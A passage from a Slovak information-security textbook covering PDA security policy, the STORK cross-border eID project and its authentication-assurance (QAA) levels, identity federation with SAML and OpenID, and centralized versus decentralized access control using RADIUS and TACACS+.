- PDA aplikácie – povolené by mali byť iba tie aplikácie, ktoré spĺňajú stanovené organizačné smernice alebo sú štandardom výrobcu dodávaného zariadenia. Všetky inštalované aplikácie musia byť vopred autorizované na pracovné použitie a príslušne licencované.
- Synchronizácia - PDA by mali byť zálohované a pravidelne softvérovo aktualizované. Informácie na PDA by mali byť synchronizované s dátovými zdrojmi na notebooku a / alebo PC. Vzdialený prístup k infraštruktúre organizácie by mal byť umožnený iba schválenými metódami a nástrojmi a mechanizmami pre synchronizáciu. Vo všeobecnosti, pre PDA by malo byť povolené priame spojenie s PC (káblom, bluetooth alebo infra) a vzdialené pripojenie cez sieť schváleným zabezpečeným spôsobom. V čase, v ktorom je PDA pripojené do internej siete, by nemalo byť pripojené do žiadnych iných sietí ani internetových aplikácií. Napríklad, v čase PDA synchronizácie s PC v LAN by na PDA mala byť zakázaná možnosť pripojenia PDA do internetu. Pred samotnou synchronizáciou musí byť PDA autentizované.
- Šifrovanie – PDA často slúži aj na ukladanie citlivých alebo dôverných informácií. Tieto by mali byť zašifrované v súlade s internými predpismi pre riadenie politiky bezpečnosti informácií.
- Detekcie vírusov a ochrana - hrozby spojené s počítačovými vírusmi platia rovnako pre PDA ako platia pre notebooky a PC. Z tohto dôvodu by mala byť pre PDA zachovaná rovnaká úroveň kontroly ako je na počítačoch.
- Registrácia zariadenia - PDA schválené pre pracovné použitie by mali byť evidované v databáze zariadení, aby ich bolo možné odlíšiť od súkromných a cudzích PDA. Organizácie môžu tiež využiť možnosť nútenej aktualizácie (kvôli odstraňovaniu bezpečnostných chýb) autorizovaných zariadení a konfiguračné vylúčenie možnosti pripojenia súkromného PDA.
- Fotoaparát – PDA majú fotoaparáty, prostredníctvom ktorých môže dôjsť k úniku citlivých informácií zosnímaných fotografiami. Rovnako môže dôjsť aj k ohrozeniu súkromia samotného majiteľa PDA v prípade zneužitia bezpečnostného nedostatku PDA pre účely neoprávneného vzdialeného prístupu na PDA.

## 4.5 QAA, STORK a federácia identity

Ľudia hodne cestujú a dostávajú sa do situácií, kedy je v zahraničí potrebné rýchle overiť ich identitu na základe dokladov, ktoré vydala inštitúcia iného štátu (letiská, hotely, zdravotné zariadenia a pod.). Riešenie procesov identifikácie a autentizácie je preto nutné riesiť aj na nadnárodnej úrovni.

Významnou aktivitou v celoeurópskom rozsahu je projekt STORK [105] (Secure idenTity acrOss boRders linKed 2.0), ktorého cieľom je vytvoriť „Európsku platformu interoperability eID“. Táto umožní všetkým obyvateľom členských štátov EÚ komunikovať s úradmi (prípadne s ďalšími poskytovateľmi služieb) naprieč hranicami, na základe preukázania sa svojim národným eID (národným elektronickým identifikačným dokladom). Úlohou centrálnej platformy STORK je identifikovať subjekt (fyzickú osobu), ktorý komunikuje s poskytovateľom služby a zasielať poskytovateľovi služby údaje o subjekte. Poskytovateľ služby môže žiadať o rôzne typy údajov, avšak vždy subjekt sám rozhodne, ktoré údaje budú skutočne poskytnuté. Ide o tzv. „na

[105] Stork, z angl. bocian

používateľa zameraný“ prístup (user-centric approach) - vždy pred sprístupnením údajov je vyžadovaný explicitný súhlas subjektu. Cieľom pri návrhu tohto mechanizmu bolo znížiť riziká kompromitácie osobných údajov (napr. ak sa zistia bezpečnostné problémy celej platformy STORK) a učiniť zadosť náročných pravidlám pre ochranu súkromia v Európe.

V čase prípravy tejto publikácie boli už realizované pilotné projekty, napr. spoločná identifikácia pri prístupe k portálom služieb, alebo zjednodušenie zmeny adresy pri presune do iného štátu EÚ (SR nebola v pilotných projektoch zastúpená). SR v projekte STORK zastupuje Ministerstvo financií SR. Práve pri komplexných a prakticky orientovaných projektoch sa ukazuje, že autentizácia v praxi môže mať rôzny stupeň spoľahlivosti. Dôležitým aspektom autentizácie je preto tzv. QAA – Quality of Authentication Assurance[106].

Príklad: Pri kontrole občianskeho preukazu sa „autentizácia“, t.j. overenie totožnosti fyzickej osoby, ktorá sa ním preukázala, vykoná vizuálnym porovnaním jej vzhľadu a fotografie umiestnenej na OP. Reálne sa však môže stať, že iná osoba napodobní vzhľad z fotografie, najmä ak fotografia je menej kvalitná, alebo staršia – takto môže dôjsť ku sfalšovaniu identity. Z pohľadu overujúcej osoby (t.j. toho, kto chce zistiť či OP naozaj prináleží určitej osobe) sa preto dá na overenie porovnaním fotografie spoľahnúť iba do určitej miery – táto miera určuje „kvalitu“ overenia.

Stupeň spoľahlivosti autentizácie sa formálne vyjadruje ako miera bezpečnostných záruk, ktoré úspešná autentizácia poskytuje overujúcemu subjektu. Je potom prirodzené, že v rôznych situáciách je potrebná rôzna úroveň potrebných záruk. Z praktických dôvodov pritom nie je vhodné vždy vykonávať autentizáciu s vysokým stupňom záruk (keďže na tento proces je obvykle potrebné veľké množstvo zdrojov, môže byť zdĺhavý alebo obťažujúci – napr. vysoký stupeň záruk pri zisťovaní totožnosti poskytuje porovnanie DNA). Pre každú konkrétnu situáciu sa snažíme nájsť minimálny stupeň záruk autentizácie, ktorý však už je dostatočný.

Miera záruk autentizácie závisí od nasledovných procesov:

1. Procesy registračnej fázy
2. Správa autentizačných údajov
3. Samotný výkon autentizácie

Je dôležité si uvedomiť, že jednotlivé procesy môžu vykonávať rôzne subjekty. Napr. v príklade s občianskym preukazom za proces registrácie zodpovedá MV SR, správu autentizačných údajov zabezpečuje držiteľ občianskeho preukazu a výkon autentizácie každý overujúci subjekt – napr. vrátnik kontrolujúci totožnosť pri vstupe do budovy. Z pohľadu overujúceho subjektu je dôležitý výsledný stupeň záruk, ktorý však z veľkej časti závisí od procesov mimo jeho kontroly.

### 4.5.1 Požiadavky na registračnú fázu

Registračnou fázou rozumieme činnosti vykonávané pri vytvorení vzťahu medzi subjektom (o ktorého identitu ide) a garantom autentizačnej schémy (entity stanovujúcej procesy autentizácie, ktorá za ne aj zodpovedá). Tieto činnosti prebehnú spravidla jednorazovo, pri vytvorení identity subjektu. V nasledovnom texte popíšeme požiadavky na tieto činnosti, ich vlastnosti a zúčastnené strany z hľadiska metodiky vypracovanej v rámci projektu STORK. Najdôležitejšie sú nasledovné:

***a) Kvalita registračnej procedúry***

Registračná procedúra je mechanizmus, pomocou ktorého sa preukáže „skutočná“ identita subjektu garantovi autentizačnej schémy[107] (napr. na zriadenie účtu v banke musí byť žiadateľ osobne prítomný a musí sa preukázať občianskym preukazom).

Spoľahlivosť registračnej procedúry závisí spravidla na nasledovných faktoroch:

[106] miera záruk dosiahnutých autentizáciou

[107] Napr. pre eID je garantom autentizačnej schémy MV SR.

- **miera prítomnosti** subjektu (žiadateľa o identitu) – Fyzická prítomnosť subjektu je považovaná za „najvyššiu“ mieru spoľahlivosti pri komunikácii so subjektom v tom zmysle, že komunikácia realizovaná medzi dvoma prítomnými osobami je považovaná za autentickú (nemodifikovanú útočníkom) a identita subjektu je potvrdená s istotou (jeho fyzickou existenciou a vnímateľnosťou – „som ten, ktorý som“). V niektorých prípadoch môže byť dostatočné vykonanie identifikačnej procedúry iba na základe vzdialeného prístupu, napr. pri registrácii prostredníctvom webového formulára. V iných prípadoch môže byť fyzická prítomnosť vyžadovaná iba počas overovania identity, alebo aj počas odovzdávania autentizačných údajov od garanta autentizačnej schémy.
- **vierohodnosť údajov** svedčiacich o identite subjektu (assertions) – Identita subjektu je vyjadrená pomocou súboru atribútov tento subjekt opisujúcich (napr. meno, vek, adresa). Tieto údaje sú následne uchovávané garantom autentizačnej schémy a sprístupňované ako opis príslušného subjektu ďalej (napr. overujúcemu subjektu). V najjednoduchšom prípade pritom nemusia byť vyžadované žiadne „ďalšie“ údaje o subjekte (napr. pri založení používateľského účtu v elektronickej hre). V niektorých prípadoch postačí zadanie jedného alebo niekoľkých základných údajov, ktoré nemusia byť unikátne viazané na subjekt (napr. veľa fyzických osôb má rovnaké krstné meno). Ďalšou úrovňou je vyžadovanie takej kombinácie údajov, ktorá jednoznačne identifikuje iba tento jeden subjekt (v prípade fyzickej osoby teda už ide o súbor napĺňajúci znaky osobných údajov). Za najvyšší stupeň vierohodnosti je považované uvedenie takých údajov, ktoré sú unikátne pre subjekt a sú overiteľné v iných systémoch alebo evidenciách (napr. štátom garantované registre – RČ, ČOP).
- **overenie vierohodnosti** údajov svedčiacich o identite subjektu – samotné údaje o atribútoch subjektu, diskutované v predchádzajúcom odseku, môžu mať rôzny stupeň overenia vierohodnosti. V najjednoduchšom prípade sa ich správnosť neoveruje. Ďalší stupeň je elektronické (prípadne automatizované) overenie správnosti údajov procesom, ktorý je plne pod kontrolou subjektu (napr. pri validácii e-mailovej adresy zaslanie kontrolného mailu a doručenie odpovede). Nasleduje krížové porovnanie údajov s databázou iného subjektu – samozrejme dôveryhodnosť tohto subjektu nesmie byť nižšia, ako je potrebná miera záruk pre celý proces autentizácie (obvykle ide o subjekty ako napr. banka, pošta, inštitúcia verejnej správy). Vyššiu úroveň overovania predstavuje prezentovanie pravosti údajov pomocou štátom vydaného certifikovaného dokumentu – napr. identifikačný preukaz (OP), ktorý obsahuje minimálne fotografiu subjektu (v prípade fyzických osôb), prípadne vlastnoručný podpis. Za najvyšší stupeň potvrdenia vierohodnosti údajov je považované ich podpísanie kvalifikovaným elektronickým podpisom subjektu (QES – v podmienkach SR ide o ZEP), ktorý je považovaný za ekvivalent vlastnoručného podpisu.

### *b) Spoľahlivosť procesu vydania identity*

Pri vydaní identity sa subjektu odovzdajú tokeny preukazujúce jeho identitu a autentizačné údaje alebo predmety. Čím vyšší stupeň záruk proces vydania identity poskytuje, tým s vyššou pravdepodobnosťou je možné predpokladať, že pri doručovaní tokenov a autentizačných údajov nedošlo k odcudzeniu identity alebo prezradeniu údajov. Aj keď sú častokrát identifikačné predmety a autentizačné údaje odovzdané subjektu priamo počas registračnej procedúry (viď. predchádzajúca časť), v niektorých prípadoch ich subjekt môže dostať s odstupom viacerých dní – tento posun nastáva najmä vtedy, ak je potrebné dosiahnuť vysokú mieru záruk bezpečnosti, napr. vykonávaním dodatočných kontrol alebo výrobou personalizovaného autentizačného predmetu.

V najjednoduchšom prípade doručenie autentizačných údajov prebehne čisto elektronickou formou bez špecifického zaistenia dôvernosti. Napr. heslo je zaslané na zadanú adresu elektronickej pošty, alebo sú údaje zobrazené na www stránke počas registračného procesu.

Ako vyšší stupeň bezpečnosti je možné realizovať doručenie síce tiež elektronickou formou, ale až po overení výlučného prístupu k doručovaným údajom zo strany subjektu, napr. po zadaní „prvotného“ hesla, ktoré mu bolo vydané počas procesu registrácie.

Ďalšie zvýšenie bezpečnosti je možné dosiahnuť pomocou fyzického doručenia predmetov subjektu takým spôsobom, pri ktorom sa overuje jeho identita pri ich preberaní. V tomto prípade je kľúčové zaistiť prepravu a odovzdanie predmetov dostatočne spoľahlivou doručovateľskou službou, ktorá dokáže garantovať na dostatočnej úrovni ochranu integrity a dôvernosti zásielky a dodržanie procedúry identifikácie subjektu pri preberaní zásielky.

Najvyšším stupňom bezpečnosti je odovzdanie údajov a predmetov fyzicky prítomnej osobe. Tento prístup je však pre subjekt náročný na čas (najmä ak kvôli vydaniu identity by bolo potrebné „opäť prísť" za garantom autentizačnej schémy).

#### *c) Spoľahlivosť garanta autentizačnej schémy*

Dôležitú rolu pri autentizácii zohráva aj spoľahlivosť samotného garanta autentizačnej schémy. Ten musí nielen zaistiť dostatočnú bezpečnosť procesov registrácie a vydania identity, ale musí byť pripravený zaisťovať aj bezpečné uchovávanie údajov (o identitách a autentizačné údaje) a vykonávať procesy správy identít počas ich celého životného cyklu. Keďže uvedené činnosti sú náročné, pri schémach umožňujúcich zdieľanie (federáciu) identity sú spravidla garantmi autentizačnej schémy veľké spoločnosti alebo organizácie verejnej správy.

Základné faktory, na základe ktorých je možné hodnotiť úroveň záruk poskytovanú garantmi sú nasledovné:

- formalizácia procesov – vyšší stupeň záruk je možné očakávať od garantov, ktorí procesy súvisiace s prevádzkou autentizačnej schémy realizujú formalizovaným a riadeným spôsobom. Platí to najmä pre riadenie bezpečnosti a riadenie rizík.
- úroveň súladu s požiadavkami – ide o normatívne požiadavky, vyplývajúce napr. zo zákona, iných právnych predpisov alebo noriem. Spravidla čím vyšší stupeň záruk je potrebné dosiahnuť, tým vyšší stupeň formálneho súladu s požiadavkami sa vyžaduje, až po certifikáciu organizácie alebo procesov predpísaným spôsobom.
- uchovávanie záznamov – vytváranie a uchovávanie záznamov o vykonaných úkonoch/operáciách pomáha garantovi pri riešení neskorších problémov, najmä pri preukazovaní správnosti vykonaných operácií a obmedzení škôd pri bezpečnostných incidentoch.

Uvedené faktory sa v praxi prelínajú – napr. súčasťou normatívnych požiadaviek sú aj zásady formálneho riadenia procesov a požiadavky na uchovávanie záznamov.

### 4.5.2 Správa autentizačných údajov

Táto fáza býva často podceňovaná, keďže počas nej sa nevykonávajú žiadne operácie súvisiace s autentizáciou. Pritom ku kompromitácii autentizačnej schémy dochádza najčastejšie práve v tejto fáze.

Bezpečnosť správy autentizačných údajov spoločne zaisťujú:

- garant autentizačnej schémy – povinnosťou garanta je uchrániť dátové zdroje obsahujúce identity a údaje potrebné pre autentizáciu pred kompromitáciou či už z hľadiska ochrany dôvernosti alebo integrity (napr. aby nedošlo k neoprávnenému vloženiu novej identity).
- autentizovaný subjekt – jeho hlavnou povinnosťou je zaistiť bezpečné uchovanie autentizačných údajov a predmetov tak, aby nedošlo k ich odcudzeniu alebo zneužitiu. Subjekt musí rešpektovať stanovené bezpečnostné požiadavky v závislosti od požadovaného stupňa spoľahlivosti autentizácie (napr. iný stupeň ochrany pred odcudzením je potrebný pre prístupové kódy k počítačovej hre, iný pre autentizačné údaje do systémov verejnej správy).

Vzhľadom na vznik integrujúcich I&A technológií (napr. SSO, federácia identity, eID) vzniká častokrát predstava, že nakoniec bude subjekt držiteľom iba „jednej sady" identifikačných a autentizačných údajov, pomocou ktorých sa „prihlási všade". Hoci z pohľadu používateľskej

jednoduchosti je táto predstava lákavá, je potrebné odmietnuť ju z bezpečnostných dôvodov. Ak by došlo k jej naplneniu, objavili by sa dve mimoriadne závažné hrozby:

- pri kompromitácii týchto jediných autentizačných údajov by útočník mohol zneužiť autentizáciu ku všetkým službám, kde má subjekt prístup (t.j. následky zneužitia by boli vysoké),
- aj pri prístupe ku službám s nižším stupňom záruk, kde je predpokladaná vyššia frekvencia prístupu a to aj s prostredí, v ktorom nie je možné zaistiť vysoký stupeň bezpečnosti, by subjekt použitím jediných autentizačných údajov zvyšoval riziko ich kompromitácie (t.j. pravdepodobnosť ich kompromitácie by stúpala.).

Obe hrozby pôsobia súčasne a riziko s nimi spojené je neakceptovateľné tak pre subjekty ako aj pre garantov autentizačných schém.

### 4.5.3 Samotný výkon autentizácie

Miera záruk procesov autentizácie závisí najmä od nasledovného:

***Robustnosť autentizačnej metódy***

Voľba konkrétnej autentizačnej metódy priamo ovplyvňuje odolnosť voči útokom na „prelomenie“ autentizačnej schémy, možnosť uhádnutia autentizačných údajov, ale aj riziko ich odcudzenia. Relevantné možnosti a parametre sú napr. jednorazové heslo, kombinácia meno a heslo, certifikát.

***Bezpečnosť implementácie autentizačného mechanizmu***

Ak softvérová aplikácia pre výkon autentizácie obsahuje bezpečnostné slabiny, výsledná úroveň záruk procesov autentizácie nemôže byť vysoká. Nedostatočné zabezpečenie môže spôsobiť kompromitáciu niektorým z nasledovných spôsobov:

- útok hrubou silou – vykonaním veľkého počtu pokusov sa útočník snaží uhádnuť správne autentizačné údaje,
- odpočúvanie – útočník sa monitorovaním komunikácie (či už v sieti alebo lokálne v rámci procesov) snaží narušiť dôvernosť autentizačných údajov,
- „únos“ spojenia – po vykonaní autentizácie a vytvorení dôveryhodného komunikačného kanála útočník získa kontrolu nad komunikačným kanálom, čím môže pracovať so systémom aj bez vykonania vlastnej autentizácie,
- útok typu „útočník v strede“ – útočník vystupuje so sfalšovanou identitou voči obom aktérom autentizácie (napr. voči používateľovi vystupuje ako server) a pomocou toho zistí autentizačné údaje alebo môže meniť údaje posielané v rámci spojenia.

***Prostredie výkonu autentizácie***

Prostredie, v ktorom subjekt pristupuje ku službe (kde je vykonávaná autentizácia), môže mať zásadný vplyv na výslednú mieru záruk autentizácie. Ak má útočník kontrolu nad zariadením, s ktorým subjekt pracuje, v zásade platí, že má prístup ku všetkým údajom ktoré subjekt zadá (myš, klávesnica) a ku všetkým službám, ku ktorým sa subjekt autentizoval. Preto v závislosti na požadovanej miere záruk je potrebné špecifikovať aj požiadavky na bezpečnosť prostredia, v ktorom má byť autentizácia vykonaná (napr. ak je potrebná vysoká miera záruk, nie je vhodné autentizáciu vykonávať z verejne dostupných počítačov.).

Ako pre každý komplexný systém, aj pri autentizácii platí pravidlo, podľa ktorého bezpečnosť celku nemôže byť vyššia ako bezpečnosť jeho najslabšieho článku. Nemá teda zmysel realizovať určité procesy autentizácie na vysokom stupni bezpečnosti, ak iné – súvisiace procesy poskytujú iba nižšiu mieru záruk. Z týchto dôvodov je zmysluplné realizovať autentizačné schémy tak, aby vo všetkých súvisiacich procesoch (viď. vyššie) bola dosahovaná konzistentná úroveň záruk bezpečnosti.

V praxi sú preto pre určitú požadovanú úroveň záruk štandardizované konkrétne požiadavky na procesy opísané v tejto kapitole vyššie. Vytvorením viacerých hierarchicky usporiadaných úrovní (z hľadiska úrovne záruk) vzniká potom klasifikačná schéma pre mieru záruk dosiahnutých autentizáciou. Napr. na obrázku 4.1 [STORK-eID Consortium: D2.3 - Quality authenticator scheme, STORK deliverable] je uvedená schéma pre QAA úrovne definované v rámci projektu STORK.

| | | Assurance Levels for Electronic Authentication phase | | | |
|---|---|---|---|---|---|
| | | EA1 | EA2 | EA3 | EA4 |
| **Assurance Levels for Registration phase** | RP1 | STORK QAA Level 1 | STORK QAA Level 1 | STORK QAA Level 1 | STORK QAA Level 1 |
| | RP2 | STORK QAA Level 1 | STORK QAA Level 2 | STORK QAA Level 2 | STORK QAA Level 2 |
| | RP3 | STORK QAA Level 1 | STORK QAA Level 2 | STORK QAA Level 3 | STORK QAA Level 3 |
| | RP4 | STORK QAA Level 1 | STORK QAA Level 2 | STORK QAA Level 3 | STORK QAA Level 4 |

**Obr. 4.1** Quality of Authentication Assurance úrovne pre STORK

V rámci návrhu elektronických služieb verejnej správy SR sa taktiež používa hierarchická klasifikácia vyžadovaných záruk autentizácie. Pre každú službu je povinne stanovená hodnota v rozsahu 1 až 4 reprezentujúca úroveň zabezpečenia autentizácie v nadväznosti na bezpečnosť identifikátora, autentizačných nástrojov a bezpečnosti doručenia autentizačných prostriedkov. Môže nadobúdať hodnoty:

- úroveň 1 - s minimálnym zabezpečením autentizácie,
- úroveň 2 - s nízkym zabezpečením autentizácie,
- úroveň 3 - s významným zabezpečením autentizácie,
- úroveň 4 - s najvyšším zabezpečením autentizácie.

Pre úroveň 4 je predpokladané využitie autentizácie pomocou eID (a zadanie príslušného PIN). Naopak pre úroveň 1 je uvažované využitie štandardnej metódy meno/heslo. Pre podrobný popis požiadaviek v tejto schéme QAA je pripravovaný štandard pre ISVS v gescii MF SR.

### 4.5.4 Federácia identity

Federácia identít označuje koncept, ktorého cieľom je umožniť využívanie častí systému správy identít čo najširšiemu okruhu aplikácií, a to aj mimo primárnu doménu tohto systému. Základom je mechanizmus na zdieľané používanie identít. Súvisiacimi procesmi sú autentizácia identity a sprístupňovanie atribútov určitej identity. Zjednodušene je možné povedať, že federácia identít umožní používať subjektu určitú identitu v mnohých aplikáciách a kontextoch, pričom procesy jej správy zostanú zachované. Z pohľadu subjektu pristupujúceho k aplikáciám cez webový prehliadač predstavuje federácia identity určitú formu SSO.

Použitie federácie identity sa v súčasnom období rozširuje najmä z nasledovných dôvodov:


- používateľ pristupuje k množstvu služieb/aplikácií (napr. podľa prieskumov v UK priemerný používateľ denne pristupuje k viac ako 20 službám), avšak chce pri prístupe využívať čo najmenej identít,
- prostredníctvom Internetu dochádza k zásadnému zvýšeniu prepojiteľnosti aplikácií,
- používané procesy správy identít sú pre väčšinu aplikácií štandardizované, čo umožňuje jednoduchšie prepojenie.

Pri riešení federácie identity je potrebné riešiť najmä nasledovné otázky:

- otvorenosť – nakoľko správca identít umožní ďalším subjektom využívať v ich systémoch identity a procesy, ktoré sám zabezpečuje; federácia identity je používaná aj v uzavretých systémoch (na základe dohody účastníkov, ktorá môže zahŕňať aj odplatu za jednotlivé

služby spojené so správou identít), ale najmä v otvorených systémoch, kde je možný voľný prístup k určitým službám.

- interoperabilita – ako je technologicky náročné vytvoriť prepojenia medzi správcom identít a poskytovateľmi služieb využívajúcimi federáciu identity; táto otázka je dôležitá najmä z pohľadu poskytovateľov služieb, ktorí chcú umožniť vo svojich aplikáciách využívanie identít od mnohých správcov identít.
- dôvera – nakoľko sa správca služby môže spoľahnúť na spoľahlivosť identity a súvisiacich procesov; tu je možné do parametrov odovzdávaných o identite zahrnúť aj štandardizované vyjadrenie miery záruk spoľahlivosti identity a autentizácie podľa dohodnutej schémy QAA.




**Obr. 4.2** SAML scenár realizácie SSO pre webové prehliadače

Na federáciu identít je možné využiť existujúce prvky v rámci aplikácií, kde má byť federácia identity použitá, napr. „cookies“ vo webových prehliadačoch alebo špeciálne typy správ v protokole Kerberos.

Pre otvorené systémy, kde je požiadavka na široké a flexibilné využívanie služieb, je potrebné zvoliť samostatnú špecifikáciu, ktorá bude riešiť špecifické problémy federácie identít. V súčasnosti sú najčastejšie používané protokoly SAML (najmä jeho verzia 2.0) a OpenID. Napr. na obrázku 4.2 je uvedený scenár postupu akcií pri realizácii konceptu SSO pri práci s webovým prehliadačom implementovaný pomocou SAML
Federácia identít na základe SAML 2.0 je používaná aj pri využívaní služieb identifikačného a autentifikačného modulu (IAM) ÚPVS a je navrhovaná za štandard pre ISVS.

## 4.6 Riadenie prístupu z pohľadu prevádzky a jeho administrácia

Administrácia riadenia prístupu je dôležitou súčasťou systému autentizácie a autorizácie v organizácii. To, či je systém riadenia prístupu implementovaný ako centralizovaný alebo decentralizovaný je závislé na tom, čo sa organizácia snaží dosiahnuť vo svojich bezpečnostných cieľoch. V tejto časti sú vysvetlené prakticky implementované modely riadenia prístupu spolu s najčastejšie používanými protokolmi a systémami. Pochopenie špecifík administrácie riadenia prístupu je pre profesionálov informačnej bezpečnosti a špecialistov IT veľmi dôležité.

V ďalšom texte vysvetľujeme fungovanie nasledovných implementácií riadenia prístupu:

- centralizované riadenie prístupu (Radius,Tacacs+),
- decentralizované riadenie prístupu.

### 4.6.1 Centralizované riadenie prístupu

V centralizovanom riadení prístupu je za poskytovanie (nastavovanie) prístupu ku zdrojom organizácie pre jednotlivých používateľov zodpovedná práve jedna entita (oddelenie alebo konkrétna osoba). Tento princíp riadenia prístupu poskytuje pre organizáciu dve výhody:

- dôsledná a jednotná metóda riadenia prístupov používateľov a prístupových oprávnení,
- škálovateľné riešenie.

Príklady technológií centralizovaného riadenia prístupov:

- RADIUS (Remote Authentication Dial-In User Service) – klient/server protokol a softvér, ktorý umožňuje komunikovať s centrálnym serverom za účelom autentizácie vzdialene pripojených používateľov a autorizácie ich prístupu k požadovaným systémom.
- TACACS+ (Terminal Access Controller Access Control System Plus) – autentizačný protokol, ktorý umožňuje serveru pre autentizáciu vzdialeného prístupu poskytnúť používateľské prihlasovacie poverenia (credentials) autentizačnému serveru.

**Protokol RADIUS**

Radius je protokol určený na bezpečný prenos autentizačných, autorizačných a evidenčných informácií medzi serverom so sieťovým prístupom, požadujúcim autentizáciu svojich spojení, a zdieľaným autentizačným serverom. Radius bol prijatý ako štandardný protokol organizáciou IETF (RFC 2865 Remote Authentication Dial In User Service (RADIUS)).

Pri použití RADIUS posiela klient svoje autentizačné požiadavky centrálnemu serveru, ktorý obsahuje všetky používateľské prístupové informácie súvisiace s autentizáciou a sieťovými službami a ich sieťové ACL. Server, na ktorý sa pristupuje, je prevádzkovaný ako klient RADIUSu. RADIUS je otvorený protokol a je šírený aj priamo v zdrojovom kóde. Môže byť prispôsobený tak, aby spolupracoval s akýmkoľvek bezpečnostným systémom, ktorý je k dispozícii. Môže byť taktiež použitý v spolupráci s TACACS+ a Kerberosom a poskytuje PAP (Password Authentication Protocol) alebo CHAP (Challenge Handshake Authentication Protocol) autentizáciu vzdialeného uzla.

Základné vlastnosti protokolu RADIUS:

- používa model klient/server,
- transakcie medzi klientom a serverom sú autentizované prostredníctvom zdieľaného hesla,
- šifrované je iba heslo.

**TACACS+**

TACACS+ je klient/server protokol určený na správu autentizácie, autorizácie a účtovateľnosti. Tento protokol je aj prakticky implementovaný v zariadeniach rôznych výrobcov. Autorizovaní môžu byť jednotliví používatelia alebo skupina používateľov.

Používateľské heslá sú spravované v centrálnej databáze, ktorá poskytuje jednoducho škálovateľné riešenie zabezpečenia siete.

Tento jednotný server riadenia prístupov v praxi znamená, že všetky služby môžu byť zlúčené do svojej vlastnej databázy, aby mohli využiť výhody ďalších služieb dostupných na tomto serveri alebo sieti, v závislosti od možností a funkcionality TACACS+ aplikácie.

TACACS+ protokol má nasledujúce atribúty:

- využíva mechanizmus dvojfaktorovej autentizácie hesla,
- používatelia majú možnosť zmeniť si heslo,
- šifruje celkový obsah komunikácie,
- služby tohto protokolu môžu byť implementované ako súčasť operačného systému sieťových zariadení.

### 4.6.2 Decentralizované riadenie prístupu

Pri decentralizovanom riadení prístupu sú používatelia tesnejšie „zviazaní“ s možnosťami riadenia prístupu. Táto architektúra však nezaisťuje jednotnosť a konzistentnosť v rámci organizácie. Riadenie prístupu k zdrojom si spravujú samotní vlastníci alebo tvorcovia zdrojov (napr. súborov). Tento prístup poskytuje síce väčšiu flexibilitu pre jednotlivých administrátorov, ale prináša zároveň menej dôslednú implementáciu politiky riadenia prístupov. Príkladom je tzv. doména – sada objektov a subjektov, ktoré majú stanovené prístupové práva k definovaným operáciám. Domény a vzťahy medzi nimi sú založené na dôvere, avšak vzťahy založené na dôvere môžu byť často kompromitované, pokiaľ nie sú prijaté adekvátne opatrenia. Každá bezpečnostná doména je rozdielna, pretože ich riadia rozdielne politiky a manažment.

### 4.6.3 Požiadavky na riadenie prístupu v organizácii

Riadenie prístupu podporuje a ovplyvňuje viaceré ďalšie okruhy bezpečnosti. Každý používateľ si musí plniť svoje povinnosti a nesmie prekračovať svoje oprávnenia Nutným predokladom pre dosahovanie požadovanej úrovne informačnej bezpečnosti v organizácií je zavedenie identifikácie, autentizácie a autorizácie. V ďalšom texte budeme vychádzať z normy ISO/IEC 27002 (táto norma je základ pre manažment informačnej bezpečnosti podľa štandardov ISVS a dostatočne podrobne sa venuje aj riadeniu prístupu).

